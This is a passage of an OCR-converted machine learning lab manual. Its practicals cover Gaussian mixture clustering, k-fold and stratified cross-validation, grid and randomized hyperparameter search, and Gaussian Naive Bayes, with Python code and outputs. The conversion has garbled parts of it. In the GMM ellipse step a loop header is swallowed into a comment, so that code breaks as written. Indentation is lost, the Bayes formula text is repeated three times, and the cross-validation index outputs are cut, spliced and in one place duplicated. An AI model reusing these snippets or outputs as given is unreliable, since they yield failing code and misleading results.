plt.title("Gaussian Mixture Model Clustering")

plt.xlabel("Feature 1")

plt.ylabel("Feature 2")

```
plt.legend()

plt.show()
```

Step 6: Visualize the Gaussian Mixture Model (GMM) Components

```
# Extract the means and covariances of the Gaussian components

means = gmm.means_

covariances = gmm.covariances_

# Plot the GMM components on top of the data

plt.figure(figsize=(8, 6))
# Plot data points

sns.scatterplot(data=data, x="Feature_1", y="Feature_2", hue="Cluster",
palette="viridis", marker="o", s=60, alpha=0.7)

# Plot the GMM ellipses for mean, covar in zip(means, covariances):

# Plot the Gaussian components as ellipses

v, w = np.linalg.eigh(covar)

v = 2.0 * np.sqrt(2.0) * np.sqrt(v)

# Scaling factor for the ellipse
u = w[0] / np.linalg.norm(w[0])

# Normalize the eigenvector

angle = np.arctan(u[1] / u[0])

# Create the ellipse

angle = angle * 180.0 / np.pi  # Convert to degrees
ellipse = plt.matplotlib.patches.Ellipse(mean, v[0], v[1], angle=angle, color='red', alpha=0.3)
plt.gca().add_patch(ellipse)


plt.title("GMM Clustering with Gaussian Components")
plt.xlabel("Feature 1")

plt.ylabel("Feature 2")

plt.legend()

plt.show()
```


Step 7: Model Evaluation (Optional)


```
# Compute the log-likelihood of the data under the fitted GMM model
log_likelihood = gmm.score(data)
print(f"Log-Likelihood of the data: {log_likelihood:.2f}")
```


Step 8: Predict New Data Points

```
# Example of predicting the cluster for new data points
new_data = np.array([[1.5, 2.5], [4.5, 5.5], [7.0, 8.0]])

new_labels = gmm.predict(new_data)

# Print the predicted clusters for the new data
points

print("Predicted Clusters for New Data Points:")

for i, label in enumerate(new_labels):

    print(f"Data point {new_data[i]} is in Cluster {label}")
```

Output :




Synthetic Data
Feature 2
Feature 1
8
6
4
2
0
−2
−2
0
2
4
6
8


GMM Clustering with Gaussian Components
Feature 2
Feature 1
0
1
8
6
4
2
0
−2
−2
0
2
4
6
8

Practical 7 : Model Evaluation and Hyperparameter Tuning

7a. Implement cross-validation techniques (k-fold, stratified, etc.) for robust model evaluation

Code :

1. Import Necessary Libraries

```
import numpy as np
import pandas as pd
from sklearn.datasets import make_classification
from sklearn.model_selection import train_test_split, KFold, StratifiedKFold, GridSearchCV
from sklearn.ensemble import RandomForestClassifier
from sklearn.metrics import accuracy_score, classification_report, confusion_matrix
import matplotlib.pyplot as plt
import seaborn as sns
```

2. Generate a Synthetic Dataset

```
# Create a synthetic dataset with 2 classes
X, y = make_classification(
    n_samples=1000, n_features=10, n_informative=8, n_redundant=2,
    n_clusters_per_class=1, random_state=42
)
# Convert to a DataFrame for visualization
df = pd.DataFrame(X, columns=[f'Feature_{i}' for i in range(1, 11)])
df['Target'] = y
# Display the first few rows
print(df.head())
```

3. Split Data into Train and Test Sets

```
# Split data into 80% training and 20% testing
```

```
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42, stratify=y)
```

4. Define k-Fold Cross-Validation

```
kf = KFold(n_splits=5, shuffle=True, random_state=42)
print("k-Fold Cross-Validation:")
for train_index, val_index in kf.split(X_train):
    print("TRAIN:", train_index, "VALIDATION:", val_index)
```

5. Define Stratified k-Fold Cross-Validation

```
skf = StratifiedKFold(n_splits=5, shuffle=True, random_state=42)
print("\nStratified k-Fold Cross-Validation:")
for train_index, val_index in skf.split(X_train, y_train):
    print("TRAIN:", train_index, "VALIDATION:", val_index)
```

6. Train and Evaluate Using k-Fold Cross-Validation

```
# Initialize model
model = RandomForestClassifier(random_state=42)
# Perform k-Fold Cross-Validation
accuracies = []
for train_index, val_index in kf.split(X_train):
    X_kf_train, X_kf_val = X_train[train_index], X_train[val_index]
    y_kf_train, y_kf_val = y_train[train_index], y_train[val_index]
    # Train model
    model.fit(X_kf_train, y_kf_train)
    # Validate model
    y_pred = model.predict(X_kf_val)
    accuracy = accuracy_score(y_kf_val, y_pred)
    accuracies.append(accuracy)
print(f"Average Accuracy from k-Fold: {np.mean(accuracies):.2f}")
```

7. Hyperparameter Tuning Using GridSearchCV

```
# Define parameter grid
param_grid = {
    'n_estimators': [50, 100, 200],
    'max_depth': [None, 10, 20, 30],
    'min_samples_split': [2, 5, 10],
}
# Perform GridSearchCV with Stratified k-Fold
grid_search = GridSearchCV(
    estimator=RandomForestClassifier(random_state=42),
    param_grid=param_grid,
    cv=StratifiedKFold(n_splits=5, shuffle=True, random_state=42),
    scoring='accuracy',
    n_jobs=-1,
    verbose=1
)
# Fit to training data
grid_search.fit(X_train, y_train)
print("Best Parameters:", grid_search.best_params_)
print("Best Cross-Validation Accuracy:", grid_search.best_score_)
```

8. Evaluate the Final Model

```
# Use the best model for evaluation
best_model = grid_search.best_estimator_
# Predict on test data
y_test_pred = best_model.predict(X_test)
# Evaluate performance
print("\nTest Accuracy:", accuracy_score(y_test, y_test_pred))
print("\nClassification Report:\n", classification_report(y_test, y_test_pred))
```

 # Confusion matrix

conf_matrix = confusion_matrix(y_test, y_test_pred)

sns.heatmap(conf_matrix, annot=True, fmt='d', cmap='Blues', xticklabels=['Class 0', 'Class 1'], yticklabels=['Class 0', 'Class 1'])

plt.xlabel('Predicted')

plt.ylabel('Actual')

plt.title('Confusion Matrix')


plt.show()

Output :

```
   Feature_1  Feature_2  Feature_3  Feature_4  Feature_5  Feature_6  \
0  -3.358483   3.159918   0.827163   0.069638  -6.715639  -2.708559
1   2.071819  -4.055419  -2.615940  -2.599432   3.053752   0.366795
2  -0.633460   0.712482   2.024390  -0.432639  -1.307929   0.419320
3  -0.464478   0.892442   2.521010   2.766580  -1.933734  -1.418018
4   1.042426  -1.192605  -2.071386  -0.131231   0.545377   0.379060

   Feature_7  Feature_8  Feature_9  Feature_10  Target
0   0.183206   1.113502   1.730759    1.228394       1
1  -0.392171  -1.191720  -1.220516    1.899925       0
2  -1.469510  -0.719051   1.155005    2.018026       0
3   1.391760  -2.430279   1.308295   -0.270896       1
4  -0.062978  -1.325591   2.037936    0.115414       0
k-Fold Cross-Validation:
TRAIN: [  0   1   3   4   5   6   8   9  11  12  13  14  15  16  17  18  19  20
  21  22  24  25  26  27  28  32  34  35  36  37  38  40  41  42  43  44
  45  46  47  48  50  51  52  53  55  56  57  58  59  60  61  62  64  68
  69  70  71  73  74  75  79  80  82  83  85  87  88  89  90  91  92  93
  94  95  98  99 100 102 103 104 105 106 107 108 111 112 113 114 115 116
 117 119 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136
 138 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 156 157
 158 159 160 161 162 163 164 165 166 167 169 170 171 172 173 175 176 177
 178 179 180 181 182 183 184 185 186 187 188 189 190 191 193 194 195 196
 197 200 201 202 203 205 206 207 212 213 214 216 217 219 220 221 222 223
 224 225 226 227 228 229 230 232 233 234 236 237 238 239 240 241 242 243
 245 246 247 248 249 251 252 253 255 256 257 258 259 261 262 263 264 267
 268 269 270 271 272 273 274 276 277 278 279 280 282 283 284 285 287 288
 289 290 291 292 293 295 297 298 299 300 301 303 304 305 307 308 309 310
 311 312 313 315 317 318 319 320 321 322 324 325 328 329 330 331 332 334
```

```
 674 675 676 677 678 679 680 681 682 683 684 685 686 687 689 690 691 693
 694 695 697 698 699 700 701 702 703 704 706 707 708 709 710 711 712 713
 714 716 717 718 722 724 725 726 727 728 729 730 731 732 733 734 735 736
 737 739 740 742 743 745 747 748 749 751 752 753 755 756 757 759 761 762
 763 765 766 767 768 769 770 771 772 773 774 775 778 779 780 781 782 784
 785 788 789 790 791 792 793 794 797 799] VALIDATION: [  2   7  10  23  29  30  31  33  39  49  54  63  65  66  67  72  76  77
  78  81  84  86  96  97 101 109 110 118 120 137 139 155 168 174 192 198
 199 204 208 209 210 211 215 218 231 235 244 250 254 260 265 266 275 281
 286 294 296 302 306 314 316 323 326 327 333 336 346 352 357 360 361 365
 367 368 377 383 388 393 395 398 409 422 423 425 428 432 446 456 464 481
 483 486 490 506 512 513 515 519 521 525 526 529 532 533 534 537 545 568
 570 578 589 591 594 595 596 604 608 610 621 622 628 635 637 640 641 644
 652 655 656 658 662 666 667 670 688 692 696 705 715 719 720 721 723 738
 741 744 746 750 754 758 760 764 776 777 783 786 787 795 796 798]
TRAIN: [  0   1   2   3   4   5   7   8   9  10  12  13  14  15  16  17  19  20
  21  22  23  25  26  27  29  30  31  32  33  34  35  36  37  38  39  40
  45  46  47  48  49  50  52  53  54  57  58  59  62  63  64  65  66  67
  68  71  72  75  76  77  78  80  81  84  85  86  87  88  91  91  94  95
  96  97  98  99 100 101 102 103 105 106 107 109 110 111 112 113 115 116
 117 118 119 120 121 122 123 124 125 126 127 128 129 130 134 137 138 139
 141 142 143 144 146 147 149 150 151 152 153 154 155 156 157 159 160 161
 162 166 168 169 170 171 172 173 174 175 179 180 183 184 185 186 187 188
 189 190 191 192 194 195 197 198 199 200 201 202 203 204 205 206 207 208
 209 210 211 214 215 216 217 218 219 221 222 224 225 226 228 229 230 231
 232 233 235 236 237 238 240 241 242 243 244 245 246 249 250 251 252 253
 254 255 256 257 258 260 261 262 263 265 266 267 268 269 270 271 272 273
 274 275 276 277 278 279 280 281 282 283 284 286 287 288 289 293 294 295
 296 297 298 301 302 303 304 305 306 307 308 310 312 313 314 315 316 317
 318 320 321 322 323 324 325 326 327 330 333 335 336 337 338 339 340 341
```

```
 450 455 459 460 463 470 472 475 480 481 483 494 496 502 503 505 514 519
 521 523 529 533 553 555 560 563 565 579 585 590 594 600 603 620 630 631
 634 635 637 638 644 646 648 649 651 673 675 686 691 693 708 709 715 720
 729 730 738 747 753 759 767 771 774 776 777 780 782 783 784 796]
Average Accuracy from k-Fold: 0.95
Fitting 5 folds for each of 36 candidates, totalling 180 fits
Best Parameters: {'max_depth': None, 'min_samples_split': 5, 'n_estimators': 50}
Best Cross-Validation Accuracy: 0.96

Test Accuracy: 0.955

Classification Report:
              precision    recall  f1-score   support

           0       1.00      0.91      0.95       100
           1       0.92      1.00      0.96       100

    accuracy                           0.95       200
   macro avg       0.96      0.96      0.95       200
weighted avg       0.96      0.95      0.95       200
```


Confusion Matrix
Class 0
Class 1
Actual
91
9
0
100
Class 0
Class 1
Predicted
100
80
60
40
20
0

7b. Systematically explore combinations of hyperparameters to optimize model performance.(use grid and randomized search)

Code :

1. Import Necessary Libraries

```
import numpy as np
import pandas as pd
from sklearn.datasets import make_classification
from sklearn.model_selection import train_test_split, GridSearchCV, RandomizedSearchCV, StratifiedKFold
from sklearn.ensemble import RandomForestClassifier
from sklearn.metrics import accuracy_score, classification_report, confusion_matrix
import matplotlib.pyplot as plt
import seaborn as sns
```

2. Generate a Synthetic Dataset

```
# Generate a binary classification dataset
X, y = make_classification(
    n_samples=1000, n_features=12, n_informative=8, n_redundant=2,
    n_clusters_per_class=1, flip_y=0.03, random_state=42
)
# Convert to a DataFrame for visualization
df = pd.DataFrame(X, columns=[f'Feature_{i}' for i in range(1, 13)])
df['Target'] = y
# Display the first few rows
print(df.head())
```

3. Split Data into Train and Test Sets

```
# Split data into training and testing sets
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42, stratify=y)
```

4. Define the Model

 # Initialize a Random Forest classifier

```
model = RandomForestClassifier(random_state=42)
```

5. Hyperparameter Tuning Using Grid Search

```
# Define a parameter grid for Grid Search
param_grid = {
    'n_estimators': [50, 100, 200],
    'max_depth': [None, 10, 20],
    'min_samples_split': [2, 5, 10],
    'min_samples_leaf': [1, 2, 4]
}
```

 # GridSearchCV with 5-fold cross-validation

```
grid_search = GridSearchCV(
    estimator=model,
    param_grid=param_grid,
    scoring='accuracy',
    cv=StratifiedKFold(n_splits=5, shuffle=True, random_state=42),
    verbose=1,
    n_jobs=-1
)
```

 # Fit the model

```
grid_search.fit(X_train, y_train)
```

 # Best parameters and score from Grid Search

```
print("Best Parameters from Grid Search:", grid_search.best_params_)
print("Best Cross-Validation Accuracy from Grid Search:", grid_search.best_score_)
```

6. Hyperparameter Tuning Using Randomized Search

```
from scipy.stats import randint
```

```
# Define a parameter distribution for Randomized Search
param_dist = {
    'n_estimators': randint(50, 300),
    'max_depth': [None, 10, 20, 30],
    'min_samples_split': randint(2, 15),
    'min_samples_leaf': randint(1, 10)
}
# RandomizedSearchCV with 5-fold cross-validation
random_search = RandomizedSearchCV(
    estimator=model,
    param_distributions=param_dist,
    n_iter=50,  # Number of random combinations to try
    scoring='accuracy',
    cv=StratifiedKFold(n_splits=5, shuffle=True, random_state=42),
    verbose=1,
    n_jobs=-1,
    random_state=42
)
# Fit the model
random_search.fit(X_train, y_train)
# Best parameters and score from Randomized Search
print("Best Parameters from Randomized Search:", random_search.best_params_)
print("Best Cross-Validation Accuracy from Randomized Search:",
random_search.best_score_)
```

7. Evaluate the Best Model

```
# Select the best model from Grid Search and Randomized Search
best_model = random_search.best_estimator_  # Or use grid_search.best_estimator_
# Predict on test data
y_test_pred = best_model.predict(X_test)
# Evaluate the performance
```

print("\nTest Accuracy:", accuracy_score(y_test, y_test_pred))

print("\nClassification Report:\n", classification_report(y_test, y_test_pred))

 # Confusion Matrix

conf_matrix = confusion_matrix(y_test, y_test_pred)

sns.heatmap(conf_matrix, annot=True, fmt='d', cmap='Blues', xticklabels=['Class 0', 'Class 1'], yticklabels=['Class 0', 'Class 1'])

plt.xlabel('Predicted')

plt.ylabel('Actual')


plt.title('Confusion Matrix')

plt.show()

Output :

```
   Feature_1  Feature_2  Feature_3  Feature_4  Feature_5  Feature_6  \
0   0.013650   0.607473  -2.096916   2.867232   2.504360   0.784101
1   0.107199   0.105735  -3.843343   1.524052  -1.619824   0.778334
2  -1.779086  -5.219831  -0.738488   2.108084  -0.803833  -3.431122
3  -4.310656  -2.268569   1.864943  -1.246116   1.260794  -2.007664
4  -3.195179  -0.671327   3.720485   0.356661   0.819486   2.670230

   Feature_7  Feature_8  Feature_9  Feature_10  Feature_11  Feature_12  Target
0  -0.497744  -0.482072   1.112773    1.641637   -2.689832   -0.480311       1
1   0.551177  -1.843583  -0.110132   -0.494739   -0.985276   -0.978400       0
2   1.346120  -0.858351  -0.792415   -2.260815    0.238780    3.029952       0
3  -0.824133  -2.277449   0.936206    1.255903    1.386278   -0.321200       0
4   1.857477  -3.410944  -1.773719    0.656476    3.534189   -1.704889       0
Fitting 5 folds for each of 81 candidates, totalling 405 fits
Best Parameters from Grid Search: {'max_depth': None, 'min_samples_leaf': 1, 'min_samples_split': 2, 'n_estimators': 100}
Best Cross-Validation Accuracy from Grid Search: 0.9487499999999999
Fitting 5 folds for each of 50 candidates, totalling 250 fits
Best Parameters from Randomized Search: {'max_depth': None, 'min_samples_leaf': 2, 'min_samples_split': 9, 'n_estimators': 285}
Best Cross-Validation Accuracy from Randomized Search: 0.9487499999999999

Test Accuracy: 0.94
```

```
Classification Report:
              precision    recall  f1-score   support

           0       0.99      0.89      0.94       100
           1       0.90      0.99      0.94       100

    accuracy                           0.94       200
   macro avg       0.94      0.94      0.94       200
weighted avg       0.94      0.94      0.94       200
```



Practical 8 : Bayesian Learning

Implement Bayesian Learning using inferences

Code :

1. Import Necessary Libraries

```
import numpy as np
import pandas as pd
from sklearn.datasets import make_classification
from sklearn.model_selection import train_test_split
from sklearn.naive_bayes import GaussianNB
from sklearn.metrics import accuracy_score, classification_report, confusion_matrix
import seaborn as sns
import matplotlib.pyplot as plt
```

2. Generate a Synthetic Dataset

We create a dataset suitable for classification problems.

```
# Generate a dataset with 2 classes
X, y = make_classification(
    n_samples=1000, n_features=8, n_informative=6, n_redundant=2,
    n_classes=2, random_state=42)
# Convert to DataFrame for visualization
df = pd.DataFrame(X, columns=[f'Feature_{i}' for i in range(1, 9)])
df['Target'] = y
# Display the first few rows
print(df.head())
```

3. Split the Dataset

Divide the data into training and testing sets.

 # Split data into 80% training and 20% testing

X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42, stratify=y)

4. Bayesian Learning with Naive Bayes

Here, we implement Bayesian Learning using the Gaussian Naive Bayes classifier.

 # Initialize the Gaussian Naive Bayes model

model = GaussianNB()

 # Fit the model to the training data

model.fit(X_train, y_train)

 # Predict on the test data

y_pred = model.predict(X_test)

5. Evaluate the Model

We evaluate the model's performance using accuracy, classification report, and confusion matrix.

 # Calculate accuracy

accuracy = accuracy_score(y_test, y_pred)

print(f"Test Accuracy: {accuracy:.2f}")

 # Print classification report

print("\nClassification Report:\n", classification_report(y_test, y_pred))

 # Generate and plot confusion matrix

conf_matrix = confusion_matrix(y_test, y_pred)

sns.heatmap(conf_matrix, annot=True, fmt='d', cmap='Blues', xticklabels=['Class 0', 'Class 1'], yticklabels=['Class 0', 'Class 1'])

plt.xlabel('Predicted')

plt.ylabel('Actual')

plt.title('Confusion Matrix')

plt.show()

6. Understanding Bayesian Inference

In Bayesian Learning, the model predicts based on the probabilities:


- **Prior Probability (P(C)P(C)P(C)):** The likelihood of each class based on historical data.
- **Likelihood (P(X|C)P(X|C)P(X|C)):** The probability of the data given a class.
- **Posterior Probability (P(C|X)P(C|X)P(C|X)):** Calculated using Bayes' theorem: P(C|X)=P(X|C)·P(C)P(X)P(C|X) = \frac{P(X|C) \cdot P(C)}{P(X)}P(C|X)=P(X)P(X|C)·P(C)

 # Example: Compute posterior probabilities for the first test sample

```
sample = X_test[0].reshape(1, -1)

posterior_probs = model.predict_proba(sample)

print(f"Sample Features: {sample}")

